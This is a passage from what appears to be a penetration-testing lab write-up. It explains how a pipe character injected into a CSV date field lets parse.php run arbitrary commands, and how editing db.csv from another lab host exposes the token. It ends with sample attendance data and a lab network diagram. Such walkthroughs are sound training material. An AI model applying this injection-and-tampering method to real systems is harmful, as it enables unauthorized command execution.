
Second file is parse.php, which uses the php files and displays on screen, as shown in below picture.
Inside parse file, there a line which converts the field value from db.csv to a date format. If you look the syntax, you can figure out that there is command execution vulnerability, basically if we concatenate the value in that field with pipe '|' operator and provider another command it should execute it. We don't need much at this point, we just want access to token file.
Now, challenge is how we can write to db.csv file, on 172.16.0.16 machine only root user can modify that file, based on ftpclient file db.csv file is pulled from 172.16.0.17 machine, so let's login to the machine and see if we have access to db.csv file.
And yes, "aengineer" do have access to db.csv file on 172.16.0.17 machine. Let's go ahead and update the content in the file so that it provide access to token. So we found all token in this lab, go ahead and publish the token.



Name	Surname	In	Out	ID
Ollie	Perry	Fri Jun 16 11:11:00 MSK 2017	Fri Jun 16 20:11:00 MSK 2017	53961
Shirley	Palumbo	Sun Jun 18 09:24:00 MSK 2017	Sun Jun 18 20:24:00 MSK 2017	96722
Annette	Beltran	Sun Jun 4 11:18:00 MSK 2017	Sun Jun 4 16:18:00 MSK 2017	96194
Pearl	Smith	Tue Jun 13 08:18:00 MSK 2017	Tue Jun 13 18:18:00 MSK 2017	74560
Diane	Robertson	Thu Jun 8 08:25:00 MSK 2017	Thu Jun 8 13:25:00 MSK 2017	24329
Amber	Mcgowan	Thu Jun 15 08:45:00 MSK 2017	Thu Jun 15 17:45:00 MSK 2017	59093
Danette	Newman	Fri Jun 23 11:20:00 MSK 2017	Fri Jun 23 14:20:00 MSK 2017	67268
Nancy	Hester	Wed Jun 21 08:11:00 MSK 2017	Wed Jun 21 21:11:00 MSK 2017	79659
Deanna	Nikolic	Wed Jun 7 08:07:00 MSK 2017	Wed Jun 7 21:07:00 MSK 2017	81028
Marcia	Romero	Sun Jun 25 08:53:00 MSK 2017	Sun Jun 25 14:53:00 MSK 2017	58136
Brenda	Moore	Wed Jun 14 11:05:00 MSK 2017	Wed Jun 14 16:05:00 MSK 2017	42618
Lula	Oliver	Mon Jun 5 10:15:00 MSK 2017	Mon Jun 5 21:15:00 MSK 2017	11007
Alta	Johnson	Sat Jun 17 09:04:00 MSK 2017	Sat Jun 17 15:04:00 MSK 2017	31575



Final network diagram ☺


VPN External Attacker
192.168.101.10
Main Office
Second Office
192.168.101.11
ACTIVE DIRECTORY
172.16.0.10
CUPS
172.16.0.14
ACCESS CONTROL
172.16.0.16
172.16.0.17
SITE
CRM
MAIL
RDP
192.168.13.1
192.168.13.2
192.168.13.3
192.168.0.252
DIR
DIRECTOR
192.168.12.1
192.168.12.2
192.168.12.3
ADMIN
192.168.10.1
192.168.10.2
192.168.10.3
192.168.10.4
192.168.11.1
192.168.11.2
192.168.11.3
192.168.11.4
192.168.11.5